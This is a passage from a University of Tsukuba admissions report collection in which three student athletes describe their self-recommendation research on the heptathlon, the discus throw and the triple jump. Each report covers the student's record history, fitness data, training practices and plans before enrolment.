先日の日本選手権混成大会では、シニアでも高いレベルで活躍している選手の姿を見た。その選手の筋肉の適齢期により、走力から瞬発系や筋力系へ、あるいは高度な技術を要する種目に重きを置いて高得点を稼いでいた。U20 日本選手権大会混成大会においても、中学時代から混成競技に取り組み、全種目満遍なく、技術力を向上させている選手や、得意種目を伸ばして高得点を稼ぐ選手が見受けられた。

日本人学生女子七種競技の種目別得点記録と自分の記録を比較し、「歴代学生記録上位10人及びU20の日本記録と自身の記録との比較」及び「種目別平均得点」を(図:省略)にまとめた。また、選手によって得意な種目が異なるため、定型的な高得点種目の決め手には欠けたが、種目別にみた上位10人の平均得点から、ハードル走や200m走が日本人にとっては高得点種目と言える。スプリント能力が高い選手ほど、ハードル種目や走幅跳での好記録の発揮へと繋がることから、多くの研究や分析結果などからも明らかとなっている。そのため、跳ぶ・投げるという動作を行う種目がどんなに得意な種目であっても、スプリント力が向上していかなければ、総合得点のレベルアップには結びつかないと言える。上位10人の平均獲得得点の形と自分の形は類似していることから、自分の長所であるスプリント力を活かして200m走の記録を伸ばしつつ、相乗効果を狙って100mHと走幅跳の技術を身に付ける。また、パワーをうまく使える技術を身に付ければ、投擲種目も克服できるのではないかと考える。

3.2 茨城県高校記録及びU20 日本記録の更新に向けて

(1) 記録から見る(記録表、図省略)

2023年6月、17年ぶりに女子七種競技の日本記録が更新された。記録 5975 点。日本記録保持者の山崎有紀選手の高校2年からのシーズンベスト記録と、自分の記録を比較から、専門的知識とトレーニングによる成長を期待しつつ、今後の自分の記録目標をたてた。

(2) 種目と得点から見る

小中学校では、主に、短距離種目に取り組み、中学では 200m 走を得意としてきた。高校では、スプリント力を活かした 200m 走と 100mH、走幅跳を伸ばすことと、技能が伴っていない投擲種目と走高跳の課題克服の取り組みを始める。右のグラフ (図3) は、混成種目を始めた高校1年から、茨城県高校記録を更新した高校




図3 高校3年間の種目別獲得点

3年の6月までの種目別得点の変化と、県高校記録 (1989年) とU20日本記録を表したグラフである。得意な200m走に大きな変化は見られなかったが、確実に高得点を稼ぐことができた。100mHと走幅跳では、スプリント力を強化したことで、高得点が稼げる種目になってきている。混成種目の自己ベスト記録だけの合計得点は4967点となる。日本インカレの表彰台に乗るためには、例年5200点から5300点である。目標記録の合計得点は5681点であることから、学生記録や日本選手権の入賞圏内でもある。各種目における自分の強みと弱みを分析し、それに基づいた具体的な課題解決策を追究し、実践、再現することで目標は達成すると捉える。

3. 3 種目ごとの課題及び実践

* 種目ごとの課題及び実践 (1) ~ (7) 省略

7種目の競技について、それぞれの成果と課題を見直した。試技動作を視覚化したことで、調整することはできたが、条件によるため、再現性が低い。今後の目標記録を達成するための課題を確認することができた。

4 研究のまとめ

七種競技において、高得点を獲得するためには、自分の得意種目の200mのスプリント力を活かして、100mHや走幅跳の相乗的なレベルアップを図るとよい。日本記録保持者の記録の伸びの変化や、自分の種目への取組み、身体の状態などから、今後の実技と技能力向上のためのコーチング、自分に合った計画的なトレーニングを研究し、実践していくことで、U20日本記録の更新は達成できると確信する。

仲間とともに切磋琢磨し、陸上競技を楽しむことは、運動技能と人間性を高めることとなる。また、最新の施設や仲間との学びの環境は、私の競技力を最大限に引き出し、自己ベスト記録の更新とつながり、更なる高みを目指すことになる。

筑波大学では、各種トレーニングマシンの利用や、最先端のスポーツ医科学に基づくコンディショニング管理が可能である。また、体育総合実験棟 SPEC では、アスリートを総合的にサポートする理想的な環境も整っている。現在の私の技能は、感覚で捉えている部分

が多いため、再現性が安定していない。自分の身体能力や、動作を有効活用していない部分も自覚している。そこで、アスリートとしての課題を究明するために、自分の動作をバイオメカニクス的手法により分析し、根拠をもとにした、より効果的なトレーニングを積み重ねていく。さらに、動作解析室で、自分の試技動画を分析したり、速度や角度などを計算したりすることで、視覚的にフォームを確認して改善する。また、スポーツ医科学分野では、スポーツをメディカルサイドで考察し、アスリートのリハビリやトレーニング、疲労回復など、血液や筋肉の生化学的分析を用いた研究などに取り組むことで、精密なコンディショニング管理技術を習得し、自身のパフォーマンスを最適化したいと考える。競技技能やアスリートの身体について、多方面からアプローチできる最先端の専門施設で研究に励むことで、確実に競技記録は伸び、日本記録は更新できると確信する。そして、その知識は、将来的に専門指導者としてアスリートをサポートする際にも大いに役立つと捉える。

スポーツは、人種、性別、障がいの有無に関わらず、誰もが楽しむものでなければならない。個々のライフステージや興味関心に応じたスポーツ環境を整備していくことが大切である。スポーツを「する」「支える」「観る・表現する」ための機会を広げ、多様性を尊重する社会を目指すために、専門的な知識や、社会の変化に対応する力や指導力を身に付けていきたい。自分の育った市町村は、幼少期より多様なスポーツ経験が可能な環境であることもあり、小学校より現在まで皆勤、体力テストでも満点と、健康と体力を維持している。社会のニーズに合った、スポーツを楽しむ環境や手立てを考察し、構築していくことも社会への恩返しと考える。

私は、自身の記録の更新のため、競技力、技能向上を追求する。そのために、最新の設備でトップアスリートになるための研究をする。実践と研究により、日本記録を更新し、世界で活躍するアスリートになる目標の達成は、筑波大学で学ぶことによって可能であると考えている。さらに、社会に対応する知識と、社会に貢献するための研究を深めるとともに人間性を養い、筑波大学体育専門学群で実践と研究に日々努力し、追究し続けたい。

【入学までの活動】

- ・国民スポーツ大会の入賞に向けて、走幅跳、300mHの種目に取り組む。
- ・研究に励むための基礎学力を高める。
- ・国際大会でコミュニケーションが図れるように、TOEICなどの資格検定の学習にも励み、英語力を高める。
- ・種目ごとの課題を見直す。
- ・身体の状態を整え、怪我をしない。
- ・春からの陸上競技シーズンに向けて、基礎体力を維持し、プライオメトリックトレーニングのやり方を確認しながら筋力を高める。
- ・高校の陸上競技部の後輩たちに、副部長として選手として、競技に向かう自分の目標の立て方や心のもち方、礼儀、競技のルールや技術、大会までの計画などを伝える。

受験後も上記の7つの事柄について励んでいる。今月は、TOEICの受験と、県陸上強化練習会に参加し基礎練習を積んでいるところである。

所属： 体育専門学群

氏名： 川村 羽海

出身校：北海道幕別清陵高等学校

【これまでの取り組み】

私の高校陸上での円盤投の記録向上に向けて取り組んだことを、自己推薦書『円盤投のスキルを磨く～パフォーマンス向上に必要な要素～』から一部抜粋して述べていく。


まずは3年間の記録の推移をグラフを通して見ていく。※₁PB=Personal Best

SPB=Second Personal Best

※₂1年時のPBと2年時のSPBは

同じ大会で出した同じ記録。

PB と SPB



1年生：PBが41m93cm、SPB40m83から分かるように1m9cmと記録差がある。

⇒記録の安定感がない。

2年生：1年生のPBから39cmと記録はあまり伸びていない。SPBが1年時のPBである。

⇒記録が伸びないいわゆる”スランプ”に陥っている。

3年生：2年生の記録から2m63cm伸びている。高校3年間で最大の伸びとなった。

SPBとも45cmと差があまりない。

⇒高校3年間で一番安定感があったシーズンとなった。

自己推薦書の概要

私の高校陸上は予想以上の伸びとなり、大会出場からたくさんの経験も積むことができた。最初は体力づくりから始めた陸上競技だったが、今では没頭することができたうえに、夢にも繋がっている。

円盤投は、納得のいくターンができて離れていく円盤が地面と平行に美しく放物線を描いて落ちる瞬間までがすべて魅力と言える。そんな素晴らしい競技が円盤投である。

私が約5年間続けてきた円盤投について、高校3年間での上場大会や普段の練習など、自身の今までの陸上経験の課題や分析をもとにパフォーマンス向上のために必要な要素を述べた。

どの競技においてもスポーツにおいて大切なのは心技体と言うだろう。次からは高校3年間の課題や記録向上を通して、工夫してきた練習について心技体に分けて述べていく。以下は実際に心技体それぞれの側面において行って実際に競技力向上に繋がった取り組みである。(自己推薦書から抜粋)

心 メンタルトレーニング

自身がメンタル向上のために一番行っていたことは毎日練習日誌を書いたことだ。練習日誌がメンタルにどのような影響を与えるのか、実際に自身が書いていたことを下に述べていきたいと思う。


☆練習日誌で高められること

①心理的競技能力 ②自己効力感 ③気づき ④スポーツイメージの総合的な能力

主に上記の4つの点を高めることができると言われている。だが、練習日誌をただ書くだけでは必ずしもメンタル向上につながるというわけではないという結果も出ている。ではどのようにすればメンタル向上につながるのか。自身が実際に気をつけていた2つの点を述べる。


1、プラス思考の内容を記入すること

出来なかったことばかりではなく出来なかったから次はこうする、目標や改善点などマイナスではなく、プラス・ポジティブなことを記入する。



2、図を記入する

文章だけでなく図も取り入れて記入することでイメージ能力を高める事ができる。



技 反復練習

どの競技にも結果に直結してくるであろう技術力。円盤投の技術力は距離に直結する。

反復練習は骨や筋肉といった物理的なものではなく、“反応時間”や“条件反射”といった感覚的な能力を高められるとされている。下記は実際に取り組んでいた反復練習だ。

棒担ぎ捻り練習


5回×10セット 投げの構えから腰を先に出して下半身先行のイメージ練習



④ ネット投げ

10回×10セット ネットに思い切り投げる練習

距離がわからないので意識せずに動きに集中できる。



体 クリーンの成長

世界のトップの投てき競技者は身長が高く、手足が長く、体重もある。日本人は世界に比べて小柄と言える。身長や体重がパフォーマンスに特に影響するのが投擲競技と言われており、身長や体重などの体格が大きい方が有利であるとも言われている。よって日本人選手が世界トップレベルになり、活躍するためには体力向上が必要不可欠なことが分かる。

では、投擲選手に必要な体力とはなにか。それは、

1、筋力的な種目 2、体力的な種目 3、ジャンプ系の種目 の3つの種目である。

北海道の冬季期間は外で投げられない分、体力的な練習が特に多いと感じる。特にウエイトトレーニングを中心として行っていたため、どのような事を行ってきたのかを述べていく。また、約3年間の伸びから、自分が特にウエイトトレーニングで強化すべき種目とその根拠について述べる。

ウエイトトレーニングの伸び

	1年	2年	3年現在
ベンチプレス	60kg	65kg	80kg
クリーン	60kg	65kg	65kg
フルスクワット	80kg	85kg	95kg

上の表は3年間のウエイトトレーニングの変化だ。

3年間で一番成長が見られるのはベンチプレスだ。クリーンはMax更新はあまり行っていない、フォーム重視で長く行っていたため、成長があまり見られない。フルスクワットはベンチプレスの次に成長が見られた。

これらの主に行っていた3種目の中で、特にクリーンは、種目特性上、挙上により高い速度での爆発的な力発揮が求められる。この事が円盤投のパフォーマンスに関連すると推察されている。このことから、大きなパワーを獲得するためにはできるだけ素早く動作を遂行する能力が必要だとされている。

よって、クリーンの向上はとても重要であることが分かる。

まとめ

以上の3つの側面の取り組みからパフォーマンス向上に必要なことはなんだろうか。

心 プラス思考・質の高いイメージ練習

練習だけで終わるのではなく、その後の自己分析をしっかりと自分の課題を把握し、確実に解決することが重要である事が分かった。

技 反復練習で動きを繰り返し行い、動きの自動化を図ること

特に課題であるファーストターンの乗り込み+蹴り込みの動きの練習。

反応時間や条件反射を鍛え、体が動きを覚えられるようにする事が重要であることが分かった。

体 3項目のバランスのとれた強化

今後は投擲選手に必要な3項目の体力的な強化種目にバランスよく取り組む。筋力的な種目であるウエイトトレーニングは特にクリーンの強化に力を入れることが重要である。

【入学までの取り組み】

競技力向上のために取り組んだこと

投擲選手は爆発的な力発揮のために瞬発力を高めることも必要不可欠だ。今年の冬季練習に入ってから特に走力・跳躍力を鍛えることに力をいれた。走力を高めるために30m加速走という助走をつけて30mのタイムを計測するメニューをこなした。2年(11月)は4.3~3.4秒だったのに比べ、3年(11月)4.1~4.2の範囲でタイムを縮めることができている。今後大学入学までに4.0~3.9秒で4秒を切れるほどに走力向上の練習に励みたい。

その他主に取り組んだ練習

- ・両足ジャンプ、片足ホッピング、バウンディング
- ・階段ホッピング
- ・アンクルホップ
- ・ダイナマックス直上投げ100本以上

学習面で取り組んだこと

英語力の向上

- ・TOEICに向けての学習
- ・毎日のシャドーイング

1月26日にTOEICを受ける予定があるので継続して学習を行っている。

また、話す能力を高めるために洋楽を用いて、発音練習であるシャドーイングを実施している。

所属：体育専門学群

氏名：丹野 正知

出身校：岩手県立盛岡第一高等学校

【これまでの取り組み】

私は自己推薦書を書くにあたって、「高校三年間における三段跳のパフォーマンス向上とその要因の検討」というテーマで事例研究を行った。以下、その内容を説明する。

〈自己推薦書の構成〉

第一章 はじめに

第二章 高校三年間の記録の変遷

第三章 跳躍比と各跳躍区間の距離、跳躍動作からみるパフォーマンスの向上について

第四章 100m 走の記録からみる三段跳の助走スピード

第五章 怪我の経験と基礎体力の変化について

第六章 おわりに

各章にはその章に基づいた「節」「項」が設定されているが、本レポートでは省略する。

〈自己推薦書の内容〉

1. 研究に至った経緯

私は高校生から本格的に三段跳を始めた。高校一年次から全国インターハイに出場したいという熱意を持ち、自分の動作について、どうしたらもっと遠くに跳べるか、勝てるかを考えることが好きだった。筑波大学の AC 入試をきっかけに、より深く自分自身について研究をしたいと思い、様々な方の力を借り、データ収集や分析をして、自己推薦書の執筆を始めた。

2. 研究内容

①三年間の記録の変遷

図1は私の高校三年間の記録の変遷である。高校二年次に大幅に自己ベストを更新し、全国インターハイ7位、U18 ジュニアオリンピックカップ陸上2位を獲得した。高校三年次では怪我や不調により、記録は停滞し、全国インターハイに出場するも予選落ちとなった。一年次から二年次、二年次から三年次にかけて、どのように変化したのかを考察することとし、「跳躍比と各跳躍区間の距離、跳躍動作からみるパフォーマンス向上について」「100m 走記録からみる三段跳の助走スピード」「怪我の経験と基礎体力の変化について」の3つの

章に大別した。




図1 高校三年間の記録の変遷

②各年次の記録向上の要因について

〈跳躍比と各跳躍区間の距離、跳躍動作からみるパフォーマンス向上について〉

跳躍動作を解析するため、岩手県体育協会の協力を得て、各年次のベスト記録時の跳躍比と各跳躍区間の距離、三年間の平均跳躍比を計算した。各年次の跳躍動作に関しては、インターネットの無料ソフトを用いて連続写真を作成して比較、考察を行った。

一年次には、三段跳の基礎となる動きを習得、一年次から二年次では、腰椎分離症の経験によるトレーニングと三段跳のアームアクションを習得、二年次から三年次では、ホップ、ステップ、ジャンプのより専門的なスキルを習得した。高校三年間で 13m67cm から 15m32cm まで大幅に記録を更新した。将来的には 17m50cm を跳び、世界大会でのメダル獲得を目標としているため、理想の三段跳といわれている世界記録保持者のジョナサン・エドワーズの跳躍動作と比較することで大学入学後の課題を検討した。例として、ジョナサン・エドワーズのホップ動作（図2）と私のホップ動作（図3）を比べる。



図2 ジョナサン・エドワーズのホップ動作



図3 丹野正知のホップ動作

画質が粗いため少しわかりづらいが、ジョナサンはリード足を空中を歩くようにして作用させているが（図 2-①②③④⑤⑥）、私の場合はただ前から後ろに作用させているだけである（図 3-①②③④⑤⑥）。この違いでホップの動作が大きく異なる。

〈100m走の記録からみる三段跳の助走スピード〉

本研究では 100m 走の記録から私の走りの特徴を考察し、記録向上のためにどのように助走するかを検討した。

表 1 高校三年間の 100m のデータ

	自己ベスト (秒)	歩数(歩)	ストライド (m/歩)	ピッチ (歩/秒)
高校一年次	11.57	50.5	1.980	4.365
高校二年次	11.36	48.5	2.062	4.269
高校三年次	10.94	47.5	2.105	4.342

表 1 は私の高校三年間の 100m の自己ベスト、自己ベスト時の歩数、ストライド、ピッチを残された動画から算出したものである。一年次から二年次でピッチを犠牲にしてのストライドの増加、二年次から三年次ではストライドを向上させつつ、ピッチの水準を一年次の時に戻すことによって記録が向上したことがわかる。記録向上の要因として、基礎的な走りの動作の習得、体幹能力の向上、ウェイトトレーニングによる筋力向上などが挙げられる。

私の助走スタイルは最初の 6 歩でストライドを大きくしながらゆっくりと加速し、次の 6 歩でその加速に乗り、最後の 5 歩はかけ抜ける形である。一般的に 100m 走では一次加速局面はピッチで素早く加速、二次加速ではストライドで緩やかに加速、そしてその加速を活かす疾走局面に分かれる。私の 100m 走は二次加速局面から疾走局面の流れがスムーズであり、40m 付近からの加速は優れている。これを私の今の助走スタイルに当てはめてみると、100m 走の得意な局面と一致すると考えられることから、100m 走のタイムが上がっていくにつれ、助走の流れも良くなっていったと考えられる。

日本人選手の多くは最初の数歩でゆっくり加速するスタイルを採用しているが、海外のトップ選手の多くは 1 歩目から爆発的な加速をするスタイルを採用している。そのような海外選手は 100m でいうと一次加速局面を助走に採用していると考察した。私の助走スキルを向上させるには海外選手のような助走スタイルを採用すべきである。前述したように、一次加速局面ではピッチが重視される。大学入学以降は様々なピッチ向上トレーニングをしようと考えている。

〈怪我の経験と基礎体力向上の変化について〉

私は一年次の冬季練習直前に腰椎分離症、三年次のシーズン初戦にショパール関節損傷、東北高校総体で前距腓靭帯損傷を起こした。怪我と体力測定からみる基礎体力の変化、日々の練習について振り返りながら、三段跳の記録向上との関係を考察した。

表2 体力測定の結果

項目	2022/12/13 (高校一年)	2023/12/18 (高校二年)	2024/7/21 (高校三年)
身長(cm)	169.8	171.0	170.8
体重(kg)	57.5	58.5	60.9
BMI	19.9	20.0	
体脂肪量(kg)	2.5	4.2	5.0
体脂肪率(%)	4.3	7.1	8.1
除脂肪体重(kg)	55.0	54.3	55.8
垂直跳(cm)	59.0	71.0	76.0
脚筋パワー(watt)	624	844	1046
脚筋パワー(W/体重)	10.9	14.4	17.2
背筋力(kg)	135	173	188
背筋力(kg/体重)	2.3	3.0	3.1
座体前屈(cm)	43	54	50.5

体力測定は岩手県文化スポーツ振興課に依頼し、表2に示す項目を測定した。一年次の冬に腰椎分離症を発症し、リハビリトレーニングを行った。腰に負担をかけられないため、体幹部の強化、上半身の強化そして柔軟を中心に行った。これらの補強により、上半身や体幹部のパワーが付き、背筋力、柔軟性が向上したことに

より記録の向上がみられた。二年次からは本格的にウエイトトレーニングを始め、走るときや跳ぶときに必要なパワーがついたと考えられる。それにより三年次の体力測定ではどの種目も記録が向上し、全体的な体のパフォーマンスは上がったと考えられる。しかし、三年次には足首の怪我を二度してしまい、そのリハビリとして腓骨筋や前脛骨筋のチューブトレーニングを行ったが、全国インターハイまでに完治せず予選落ちで終わった。

高校三年間では主に陸上競技の基礎となるトレーニングを行った。大学では、さらに体の力を発揮するため、インナーマッスルの強化、より正しいフォームでのウエイトトレーニング、三段跳や走りの技術を習得できるようなトレーニングを行いたいと思う。

【入学までの活動】

1. 物理・情報の学習

本研究では主に、主観的にどのように自分が変化したかを述べた、客観性の乏しい論文であったと考えている。物理学やプログラミングなどの理科的要素を含む、主観と客観の両面から検討できるのが望ましいと考えられる。そのために物理や情報の勉強が必要だと考えている。

2. 英語の習得

私は将来的に、世界で活躍できる人材になりたいと考えている。そのためには英語は必要不可欠であり、TOEICや英検準1級の勉強をしながら、英会話などにも取り組む。

3. 競技技術の習得

三段跳の技術や筋力向上のため、以下のことに取り組む。

①三段跳の技術

- ・ホップの際の空中ウォーク
- ・接地に入るまでの予備動作
- ・ステップ～ジャンプ間の動作 …など

②筋力向上

- ・ウエイトトレーニングや補強による筋力向上
- ・怪我予防のためのトレーニング

令和7年度 筑波大学 AC 入試合格者の「合格まで」と「入学まで」
ー自己推薦内容と、合格後の活動状況レポート集成ー

令和7年3月31日発行
筑波大学アドミッションセンター
〒305-8577 つくば市天王台 1-1-1
電話：029(853)7385,7386
<http://ac.tsukuba.ac.jp/>

